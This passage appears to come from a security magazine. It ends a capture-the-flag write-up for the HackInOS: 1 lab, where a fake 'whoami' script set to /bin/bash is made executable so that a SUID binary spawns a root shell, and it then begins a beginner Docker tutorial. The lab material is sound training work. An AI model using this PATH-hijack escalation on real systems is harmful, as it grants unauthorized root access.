
```
/bin/bash
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

Save the file and change the permissions to make it executable as shown below.



```
hummingbirdscyber@vulnvm:~/bin$ file whoami
whoami: ASCII text
hummingbirdscyber@vulnvm:~/bin$ ls -l
total 4
-rw-rw-r-- 1 hummingbirdscyber hummingbirdscyber 10 Haz  6 03:11 whoami
hummingbirdscyber@vulnvm:~/bin$ chmod +x whoami
hummingbirdscyber@vulnvm:~/bin$ ls -l
total 4
-rwxrwxr-x 1 hummingbirdscyber hummingbirdscyber 10 Haz  6 03:11 whoami
hummingbirdscyber@vulnvm:~/bin$
```

Now, execute the a.out file again and we successfully have root. I 'cd' to the root directory to see the flag as shown below.



```
hummingbirdscyber@vulnvm:~/Desktop$ ./a.out
root@vulnvm:~/Desktop# whoami
root@vulnvm:~/Desktop# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),30(dip),46(plugdev),113(
lpadmin),128(sambashare),129(docker),1000(hummingbirdscyber)
root@vulnvm:~/Desktop# cd /root
root@vulnvm:/root# ls
flag
root@vulnvm:/root# cat flag
Congratulations!




                                        -ys-

                                          /mms.

                                             +NMd+`
```

With this, we finish this Capture The Flag challenge of HackInOS: 1.

ALL ABOUT DOCKERS


BEGINNER BASICS

In our September 2018 Issue, our readers learnt how to install Docker in Ubuntu 16 and 18. Our readers also learnt what Dockers are and the difference between Dockers and virtual ma -chines. In this tutorial, our readers will learn all about Dockers like what is a docker image, how to build them, what a Docker container is, how to start, stop and delete them. etc

Let us first brush up our knowledge about Dockers. Dockers are just like virtual machine -s albeit with a small difference. Virtual machines create a whole operating system whereas Dockers just virtualize an application. Let me give an example for our readers to understand better. Imagine you are running an Ubuntu system and want to set up a web server on your system on which you want to test a vulnerable code. But you don't want to run it on your host system as it may pose a security risk.


So what do you do? In CASE 1, you install a virtualization software like Vmware or Oracle Virtualbox in the host system. Then install a Ubuntu virtual machine and setup the web serve -r inside it. Quite cumbersome, isn't it?

Let's consider CASE 2. We can just take all the packages the web server requires (packa -ges like Apache, PHP, MySQL PHPmyadmi etc) and install them in Docker. All it requires is Docker engine running on the host system. So simple, isn't it?. So using Dockers we can just take all the required application packages, combine them and install as a Docker container. As already said, we have shown how to install Docker in Ubuntu in our September 2018 Issu e. In this Issue we will learn how to build docker images to all about dockers containers. Let's first see how to make a docker image. A docker image is similar to a a OVA or OVF file for running virtual machines. To demonstrate this, we are going to install 4.3 BSD on VAX archi -tecture and run it as a container. First I download the docker environmnet needed for this fro -m Github as shown below.

